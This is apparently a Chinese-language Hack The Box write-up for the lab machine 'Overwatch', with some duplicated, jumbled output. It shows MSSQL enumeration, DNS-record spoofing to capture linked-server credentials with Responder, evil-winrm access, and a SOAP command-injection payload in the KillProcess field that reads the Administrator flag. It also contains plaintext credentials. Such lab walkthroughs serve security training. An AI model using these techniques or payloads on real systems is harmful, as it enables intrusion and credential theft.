SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds而看了這個port他是Microsoft SQL Server,所以可以用impacket的
mssqlclient連線1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21$ mssqlclient.py -windows-auth overwatch/sqlsvc:'TI0LKcfHzZw1Vv'@10.129.244.81 -port 6520 Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies [*] Encryption required, switching to TLS [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192 [*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'. [*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english. [*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000) [!] Press help for extra shell commands SQL (OVERWATCH\sqlsvc guest@master)> SELECT SYSTEM_USER; ---------------- OVERWATCH\sqlsvc # 確認目前身份 SQL (OVERWATCH\sqlsvc guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin'); - 0 # 不是1代表不是sysadmin,不能直接 RCE(xp_cmdshell) SQL (OVERWATCH\sqlsvc guest@master)> EXEC sp_configure 'show advanced options', 1; ERROR(S200401\SQLEXPRESS): Line 105: User does not have permission to perform this action.看起來這個帳號的權限真的很低,那就要找其他更高權限的帳號或是提權,先嘗試「最簡單的提權」
1
2
3
4
5
6
7SQL (OVERWATCH\sqlsvc guest@master)> EXEC sp_configure 'xp_cmdshell', 1; ERROR(S200401\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option. SQL (OVERWATCH\sqlsvc guest@master)> EXEC xp_cmdshell 'whoami'; ERROR(S200401\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'. SQL (OVERWATCH\sqlsvc guest@master)> select grantee_principal_id,grantor_principal_id, permission_name from sys.server_permissions where permission_name like 'IMPERSONATE%'; # 看有沒有impersonate grantee_principal_id grantor_principal_id permission_name -------------------- -------------------- ---------------簡單的提權無果後,可以嘗試撈資料
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45SQL (OVERWATCH\sqlsvc guest@master)> SELECT name FROM sys.server_principals; name ----------------------------------- sa public sysadmin securityadmin serveradmin setupadmin processadmin diskadmin dbcreator bulkadmin ##MS_ServerStateReader## ##MS_ServerStateManager## ##MS_DefinitionReader## ##MS_DatabaseConnector## ##MS_DatabaseManager## ##MS_LoginManager## ##MS_SecurityDefinitionReader## ##MS_PerformanceDefinitionReader## ##MS_ServerSecurityStateReader## ##MS_ServerPerformanceStateReader## BUILTIN\Users OVERWATCH\sqlsvc SQL (OVERWATCH\sqlsvc guest@master)> SELECT name FROM sys.databases; name --------- master tempdb model msdb overwatch SQL (OVERWATCH\sqlsvc guest@master)> USE overwatch; ENVCHANGE(DATABASE): Old Value: master, New Value: overwatch INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'overwatch'. SQL (OVERWATCH\sqlsvc dbo@overwatch)> SELECT name FROM sys.tables; name -------- Eventlog SQL (OVERWATCH\sqlsvc dbo@overwatch)> SELECT * FROM users; ERROR(S200401\SQLEXPRESS): Line 1: Invalid object name 'users'. SQL (OVERWATCH\sqlsvc dbo@overwatch)> SELECT * FROM Eventlog; Id Timestamp EventType Details -- --------- --------- -------資料也沒有什麼特別的,那就可以嘗試Linked Server
1
2
3
4
5
6
7
8
9
10
11
12
13SQL (OVERWATCH\sqlsvc dbo@overwatch)> EXEC sp_linkedservers; SRV_NAME SRV_PROVIDERNAME SRV_PRODUCT SRV_DATASOURCE SRV_PROVIDERSTRING SRV_LOCATION SRV_CAT ------------------ ---------------- ----------- ------------------ ------------------ ------------ ------- S200401\SQLEXPRESS SQLNCLI SQL Server S200401\SQLEXPRESS NULL NULL NULL SQL07 SQLNCLI SQL Server SQL07 NULL NULL NULL SQL (OVERWATCH\sqlsvc dbo@overwatch)> SELECT IS_MEMBER('db_owner'); - 1 SQL (OVERWATCH\sqlsvc dbo@overwatch)> EXEC ('whoami') AT [SQL07]; INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired". INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.". ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].代表有Linked server - SQL07,但也沒辦法執行shell,基本上所有本地的feature都已經用盡,那就可以嘗試網路相關的feature
MSSQL - Network
在沒有RCE、credential、sql 提權的情況下,可以利用responder → 我要讓目標主動認證給我,SQL Server 嘗試讀取網路資料夾
- → 用自己的帳號去認證
- → 發出 NTLM
但是用Responder有很多攻擊技巧,要使用哪一個,從前面的SQL payload可以大概知道一些端倪,首先我們執行
EXEC ('whoami') AT [SQL07];,S200401\SQLEXPRESS嘗試連到另外一台server也就是SQL07,但error msg說網路有問題導致登入timeout,所以如果- 我有sqlsvc的credential → 一般 user 通常可以新增 DNS record(Dynamic DNS)
- SQL Server → 想連 SQL07.overwatch.htb → 需要 DNS 解析
那麼我是不是可以控制SQL Server → SQL07.overwatch.htb → evil server
更詳細一點說,原始的連線流程是
1
2
3
4
5SQL Server → 查 SQL07 是誰(DNS / hosts / AD) → 拿到 IP → TCP 連線(1433) → 驗證(Windows / SQL auth)而失敗的原因也有很多
- SQL07 不存在
- DNS 查不到
- network 不通
- firewall 擋
- instance 沒開
但重點是SQL server會去DNS查詢誰是SQL07,那我們就可以利用DNS Spoofing,所以修改後的連線流程是
1
2
3
4SQL Server → 查 SQL07 → 拿到 10.10.15.135(你) → 連你也就是利用Responder假裝是sql server(SQL07)讓SQL Server → 發送
sqlmgmt:bIhBbzMMnB82yx要使用Responder有幾個前提
- 一定要在Kali VM中使用,windows/wsl不能用
- Kali VM要連到HTB的vpn
1
$ sudo openvpn ./machines_us-4.ovpn - 確認連線出現tun0
1
2
3
4
5
6
7
8
9
10
11$ ifconfig ... tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500 inet 10.10.15.135 netmask 255.255.254.0 destination 10.10.15.135 inet6 fe80::8417:cfe4:1d:1c79 prefixlen 64 scopeid 0x20<link> inet6 dead:beef:2::1185 prefixlen 64 scopeid 0x0<global> unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 3 bytes 144 (144.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 - 使用DNS Spoofing的技巧
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21$ ./dnstool.py 10.129.244.81 -u OVERWATCH\sqlsvc -p 'TI0LKcfHzZw1Vv' --action add --record SQL07.overwatch.htb --data 10.10.15.135 [-] Connecting to host... [-] Binding to host [+] Bind OK [-] Adding new record [+] LDAP operation completed successfully $ sudo apt install impacket-scripts $ impacket-mssqlclient -windows-auth overwatch/sqlsvc:'TI0LKcfHzZw1Vv'@10.129.244.81 -port 6520 Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Encryption required, switching to TLS [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192 [*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'. [*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english. [*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000) [!] Press help for extra shell commands SQL (OVERWATCH\sqlsvc guest@master)> EXEC('SELECT 1') AT [SQL07]; INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure". ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.
 這是MSSQL Server -
 S200401\SQLEXPRESS自己連線SQL07時的credential- Username:
sqlmgmt - Password:
bIhBbzMMnB82yx
確認權限
1
2
3
4
5
6
7
8$ crackmapexec smb 10.129.244.81 -u sqlmgmt -p 'bIhBbzMMnB82yx' SMB 10.129.244.81 445 S200401 [*] Windows 10.0 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:False) SMB 10.129.244.81 445 S200401 [+] overwatch.htb\sqlmgmt:bIhBbzMMnB82yx $ mssqlclient.py -windows-auth overwatch/sqlmgmt:'bIhBbzMMnB82yx'@10.129.244.81 -port 6520 SQL (OVERWATCH\sqlmgmt guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin'); - 0帳密是對的但還是無法直接從mssql拿到rce,不過有更高的權限
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48$ evil-winrm -i 10.129.244.81 -u sqlmgmt -p 'bIhBbzMMnB82yx' *Evil-WinRM* PS C:\Users\sqlmgmt\Documents> whoami overwatch\sqlmgmt *Evil-WinRM* PS C:\Users\sqlmgmt\Documents> hostname S200401 *Evil-WinRM* PS C:\Users\sqlmgmt\Documents> cd C:\users *Evil-WinRM* PS C:\users> dir Directory: C:\users Mode LastWriteTime Length Name ---- ------------- ------ ---- d----- 5/16/2025 4:06 PM Administrator d-r--- 5/16/2025 4:06 PM Public d----- 5/16/2025 8:08 PM sqlmgmt *Evil-WinRM* PS C:\users> cd sqlmgmt\Desktop *Evil-WinRM* PS C:\users\sqlmgmt\Desktop> type user.txt 3deffc6f17e90a4a813c73790183ab24 *Evil-WinRM* PS C:\users\sqlmgmt\Desktop> whoami /groups GROUP INFORMATION ----------------- Group Name Type SID Attributes =========================================== ================ ============ ================================================== Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448 *Evil-WinRM* PS C:\users\sqlmgmt\Desktop> whoami /priv PRIVILEGES INFORMATION ---------------------- Privilege Name Description State ============================= ============================== ======= SeMachineAccountPrivilege Add workstations to domain Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Enabled感覺都沒啥有意義的資訊,所以我也是參考1才知道可以用的方式
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> netsh http show servicestate Snapshot of HTTP service state (Server Session View): ----------------------------------------------------- Server session ID: FF00000110000001 Version: 1.0 State: Active Properties: Max bandwidth: 4294967295 Timeouts: Entity body timeout (secs): 120 Drain entity body timeout (secs): 120 Request queue timeout (secs): 120 Idle connection timeout (secs): 120 Header wait timeout (secs): 120 Minimum send rate (bytes/sec): 150 URL groups: URL group ID: FE00000120000001 State: Active Request queue name: Request queue is unnamed. Properties: Max bandwidth: inherited Max connections: inherited Timeouts: Timeout values inherited Number of registered URLs: 2 Registered URLs: HTTP://+:5985/WSMAN/ HTTP://+:47001/WSMAN/ Server session ID: FF00000010000001 Version: 2.0 State: Active Properties: Max bandwidth: 4294967295 Timeouts: Entity body timeout (secs): 120 Drain entity body timeout (secs): 120 Request queue timeout (secs): 120 Idle connection timeout (secs): 120 Header wait timeout (secs): 120 Minimum send rate (bytes/sec): 150 URL groups: URL group ID: FD00000120000001 State: Active Request queue name: Request queue is unnamed. Properties: Max bandwidth: inherited Max connections: inherited Timeouts: Timeout values inherited Number of registered URLs: 1 Registered URLs: HTTP://+:8000/MONITORSERVICE/ Request queues: Request queue name: Request queue is unnamed. Version: 1.0 State: Active Request queue 503 verbosity level: Basic Max requests: 1000 Number of active processes attached: 1 Processes: ID: 3040, image: <?> Registered URLs: HTTP://+:5985/WSMAN/ HTTP://+:47001/WSMAN/ Request queue name: Request queue is unnamed. Version: 2.0 State: Active Request queue 503 verbosity level: Basic Max requests: 1000 Number of active processes attached: 1 Processes: ID: 4812, image: <?> Registered URLs: HTTP://+:8000/MONITORSERVICE/關鍵是看URL,最後一個很可疑,不像 Windows 預設服務而且port還是8000,可能是開發者自己寫的服務,有比較高的機率有洞可以打
1
2
3HTTP://+:5985/WSMAN/ HTTP://+:47001/WSMAN/ HTTP://+:8000/MONITORSERVICE/判斷Web Server有沒有洞
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> Invoke-WebRequest http://localhost:8000/MonitorService -UseBasicParsing StatusCode : 200 StatusDescription : OK Content : <HTML lang="en"><HEAD><link rel="alternate" type="text/xml" href="http://overwatch.htb:8000/MonitorService?disco"/><STYLE type="text/css">#content{ FONT-SIZE: 0.7em; PADDING-BOTTOM: 2em; MARGIN-LEFT: ... RawContent : HTTP/1.1 200 OK Content-Length: 3077 Content-Type: text/html; charset=UTF-8 Date: Mon, 23 Mar 2026 06:58:37 GMT Server: Microsoft-HTTPAPI/2.0 <HTML lang="en"><HEAD><link rel="alternate" type="t... Forms : Headers : {[Content-Length, 3077], [Content-Type, text/html; charset=UTF-8], [Date, Mon, 23 Mar 2026 06:58:37 GMT], [Server, Microsoft-HTTPAPI/2.0]} Images : {} InputFields : {} Links : {@{outerHTML=<A HREF="http://overwatch.htb:8000/MonitorService?wsdl">http://overwatch.htb:8000/MonitorService?wsdl</A>; tagName=A; HREF=http://overwatch.htb:8000/MonitorService?wsdl}, @{outerHTML=<A HREF="http://overwatch.htb:8000/MonitorService?singleWsdl">http://overwatch.htb:8000/MonitorService?singleWsdl</A>; tagName=A; HREF=http://overwatch.htb:8000/MonitorService?singleWsdl}} ParsedHtml : RawContentLength : 3077基本上就先看看這個服務正不正常,記得要
-UseBasicParsing避免IE Browser parsing。在Links的地方會發現1
2
3http://overwatch.htb:8000/MonitorService?wsdl http://overwatch.htb:8000/MonitorService?singleWsdl http://overwatch.htb:8000/MonitorService?disco代表這是SOAP的web service,因為WSDL(Web Service Description Language)是SOAP專用的描述文件
用 XML 傳資料的 API(老派但很常見),一個可以被「呼叫功能」的服務,例如:透過XML告訴server去invoke KillProcess
而SOAP和在滲透測試很重要是因為幾乎都會有參數,而且通常是企業內部系統,自定義的function會有一些漏洞
1
2*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> Invoke-WebRequest http://localhost:8000/MonitorService?wsdl -UseBasicParsing -OutFile "wsdl" *Evil-WinRM* PS C:\Users\sqlmgmt\Documents> type wsdl1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91<?xml version="1.0" encoding="utf-8"?> <wsdl:definitions name="MonitoringService" targetNamespace="http://tempuri.org/" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:wsx="http://schemas.xmlsoap.org/ws/2004/09/mex" xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd" xmlns:wsa10="http://www.w3.org/2005/08/addressing" xmlns:wsp="http://schemas.xmlsoap.org/ws/2004/09/policy" xmlns:wsap="http://schemas.xmlsoap.org/ws/2004/08/addressing/policy" xmlns:msc="http://schemas.microsoft.com/ws/2005/12/wsdl/contract" xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsam="http://www.w3.org/2007/05/addressing/metadata" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://tempuri.org/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:wsaw="http://www.w3.org/2006/05/addressing/wsdl" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"> <wsdl:types> <xsd:schema targetNamespace="http://tempuri.org/Imports"> <xsd:import schemaLocation="http://overwatch.htb:8000/MonitorService?xsd=xsd0" namespace="http://tempuri.org/"/> <xsd:import schemaLocation="http://overwatch.htb:8000/MonitorService?xsd=xsd1" namespace="http://schemas.microsoft.com/2003/10/Serialization/"/> </xsd:schema> </wsdl:types> <wsdl:message name="IMonitoringService_StartMonitoring_InputMessage"> <wsdl:part name="parameters" element="tns:StartMonitoring"/> </wsdl:message> <wsdl:message name="IMonitoringService_StartMonitoring_OutputMessage"> <wsdl:part name="parameters" element="tns:StartMonitoringResponse"/> </wsdl:message> <wsdl:message name="IMonitoringService_StopMonitoring_InputMessage"> <wsdl:part name="parameters" element="tns:StopMonitoring"/> </wsdl:message> <wsdl:message name="IMonitoringService_StopMonitoring_OutputMessage"> <wsdl:part name="parameters" element="tns:StopMonitoringResponse"/> </wsdl:message> <wsdl:message name="IMonitoringService_KillProcess_InputMessage"> <wsdl:part name="parameters" element="tns:KillProcess"/> </wsdl:message> <wsdl:message name="IMonitoringService_KillProcess_OutputMessage"> <wsdl:part name="parameters" element="tns:KillProcessResponse"/> </wsdl:message> <wsdl:portType name="IMonitoringService"> <wsdl:operation name="StartMonitoring"> <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/StartMonitoring" message="tns:IMonitoringService_StartMonitoring_InputMessage"/> <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/StartMonitoringResponse" message="tns:IMonitoringService_StartMonitoring_OutputMessage"/> </wsdl:operation> <wsdl:operation name="StopMonitoring"> <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/StopMonitoring" message="tns:IMonitoringService_StopMonitoring_InputMessage"/> <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/StopMonitoringResponse" message="tns:IMonitoringService_StopMonitoring_OutputMessage"/> </wsdl:operation> <wsdl:operation name="KillProcess"> <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/KillProcess" message="tns:IMonitoringService_KillProcess_InputMessage"/> <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/KillProcessResponse" message="tns:IMonitoringService_KillProcess_OutputMessage"/> </wsdl:operation> </wsdl:portType> <wsdl:binding name="BasicHttpBinding_IMonitoringService" type="tns:IMonitoringService"> <soap:binding transport="http://schemas.xmlsoap.org/soap/http"/> <wsdl:operation name="StartMonitoring"> <soap:operation soapAction="http://tempuri.org/IMonitoringService/StartMonitoring" style="document"/> <wsdl:input> <soap:body use="literal"/> </wsdl:input> <wsdl:output> <soap:body use="literal"/> </wsdl:output> </wsdl:operation> <wsdl:operation name="StopMonitoring"> <soap:operation soapAction="http://tempuri.org/IMonitoringService/StopMonitoring" style="document"/> <wsdl:input> <soap:body use="literal"/> </wsdl:input> <wsdl:output> <soap:body use="literal"/> </wsdl:output> </wsdl:operation> <wsdl:operation name="KillProcess"> <soap:operation soapAction="http://tempuri.org/IMonitoringService/KillProcess" style="document"/> <wsdl:input> <soap:body use="literal"/> </wsdl:input> <wsdl:output> <soap:body use="literal"/> </wsdl:output> </wsdl:operation> </wsdl:binding> <wsdl:service name="MonitoringService"> <wsdl:port name="BasicHttpBinding_IMonitoringService" binding="tns:BasicHttpBinding_IMonitoringService"> <soap:address location="http://overwatch.htb:8000/MonitorService"/> </wsdl:port> </wsdl:service> </wsdl:definitions>最重要的是看operation
1
2
3<wsdl:operation name="StartMonitoring"> <wsdl:operation name="StopMonitoring"> <wsdl:operation name="KillProcess">感覺KillProcess比較有機會,但還沒看到技術細節,通常SOAP會把技術細節定義在XSD中
1
2*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> Invoke-WebRequest http://localhost:8000/MonitorService?xsd=xsd0 -UseBasicParsing -OutFile xsd0 *Evil-WinRM* PS C:\Users\sqlmgmt\Documents> type xsd01
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43<?xml version="1.0" encoding="utf-8"?> <xs:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://tempuri.org/"> <xs:element name="StartMonitoring"> <xs:complexType> <xs:sequence/> </xs:complexType> </xs:element> <xs:element name="StartMonitoringResponse"> <xs:complexType> <xs:sequence> <xs:element minOccurs="0" name="StartMonitoringResult" nillable="true" type="xs:string"/> </xs:sequence> </xs:complexType> </xs:element> <xs:element name="StopMonitoring"> <xs:complexType> <xs:sequence/> </xs:complexType> </xs:element> <xs:element name="StopMonitoringResponse"> <xs:complexType> <xs:sequence> <xs:element minOccurs="0" name="StopMonitoringResult" nillable="true" type="xs:string"/> </xs:sequence> </xs:complexType> </xs:element> <xs:element name="KillProcess"> <xs:complexType> <xs:sequence> <xs:element minOccurs="0" name="processName" nillable="true" type="xs:string"/> </xs:sequence> </xs:complexType> </xs:element> <xs:element name="KillProcessResponse"> <xs:complexType> <xs:sequence> <xs:element minOccurs="0" name="KillProcessResult" nillable="true" type="xs:string"/> </xs:sequence> </xs:complexType> </xs:element> </xs:schema>仔細看以下的kill process
1
<xs:element minOccurs="0" name="processName" nillable="true" type="xs:string"/>minOccurs="0": 可以不傳,沒強制格式name="processName": 代表有processName參數type="xs:string": 任何字串都可以,沒限制nillable="true": 可以是 null,沒嚴格驗證
這代表是個可以injection的地方
構造SOAP Payload
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> $body = '<?xml version="1.0"?> <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"> <soap:Body> <KillProcess xmlns="http://tempuri.org/"> <processName>notepad; whoami</processName> </KillProcess> </soap:Body> </soap:Envelope>' *Evil-WinRM* PS C:\Users\sqlmgmt\Documents> Invoke-WebRequest -Uri "http://localhost:8000/MonitorService" ` -Method POST ` -Body $body ` -ContentType "text/xml; charset=utf-8" ` -Headers @{"SOAPAction"="http://tempuri.org/IMonitoringService/KillProcess"} ` -UseBasicParsing StatusCode : 200 StatusDescription : OK Content : <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><KillProcessResponse xmlns="http://tempuri.org/"><KillProcessResult>
 </KillProcessResult></KillProcessResponse></s:Body></s... RawContent : HTTP/1.1 200 OK Content-Length: 210 Content-Type: text/xml; charset=utf-8 Date: Mon, 23 Mar 2026 07:29:21 GMT Server: Microsoft-HTTPAPI/2.0 <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/... Forms : Headers : {[Content-Length, 210], [Content-Type, text/xml; charset=utf-8], [Date, Mon, 23 Mar 2026 07:29:21 GMT], [Server, Microsoft-HTTPAPI/2.0]} Images : {} InputFields : {} Links : {} ParsedHtml : RawContentLength : 210要特別注意的是SOAPAction必須完全遵照WSDL中的定義,另外,看到KillProcessResult是

,基本上確定command injection payload validRCE - 利用SOAP MonitorService這個具有System權限的角色幫忙讀取root.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> $body = '<?xml version="1.0"?> <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"> <soap:Body> <KillProcess xmlns="http://tempuri.org/"> <processName>notepad.exe; cmd.exe /c type C:\Users\Administrator\Desktop\root.txt > C:\Users\sqlmgmt\Desktop\test.txt</processName> </KillProcess> </soap:Body> </soap:Envelope>' *Evil-WinRM* PS C:\Users\sqlmgmt\Documents> Invoke-WebRequest -Uri "http://localhost:8000/MonitorService" ` -Method POST ` -Body $body ` -ContentType "text/xml; charset=utf-8" ` -Headers @{"SOAPAction"="http://tempuri.org/IMonitoringService/KillProcess"} ` -UseBasicParsing StatusCode : 200 StatusDescription : OK Content : <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><KillProcessResponse xmlns="http://tempuri.org/"><KillProcessResult>
 </KillProcessResult></KillProcessResponse></s:Body></s... RawContent : HTTP/1.1 200 OK Content-Length: 210 Content-Type: text/xml; charset=utf-8 Date: Mon, 23 Mar 2026 07:42:09 GMT Server: Microsoft-HTTPAPI/2.0 <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/... Forms : Headers : {[Content-Length, 210], [Content-Type, text/xml; charset=utf-8], [Date, Mon, 23 Mar 2026 07:42:09 GMT], [Server, Microsoft-HTTPAPI/2.0]} Images : {} InputFields : {} Links : {} ParsedHtml : RawContentLength : 210 *Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> type test.txt 8f8991035e2ebbdb3baa3d1c30e6ff26 *Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> type user.txt 13ff5317a3c085c9507178e274d176a2- User Flag:
13ff5317a3c085c9507178e274d176a2 - Root Flag:
8f8991035e2ebbdb3baa3d1c30e6ff26
Reference
-f2 | cut -d ' ' -f1 > ./users.txt $ crackmapexec smb 10.129.244.81 -u users.txt -p 'Password123'
看起來爆破密碼應該不是好的想法,所以參考1之後才發現我前面的recon做的不是很確實,因為原本掃port不會發現這個port
1 | |
而看了這個port他是Microsoft SQL Server,所以可以用impacket的mssqlclient連線
1 | |
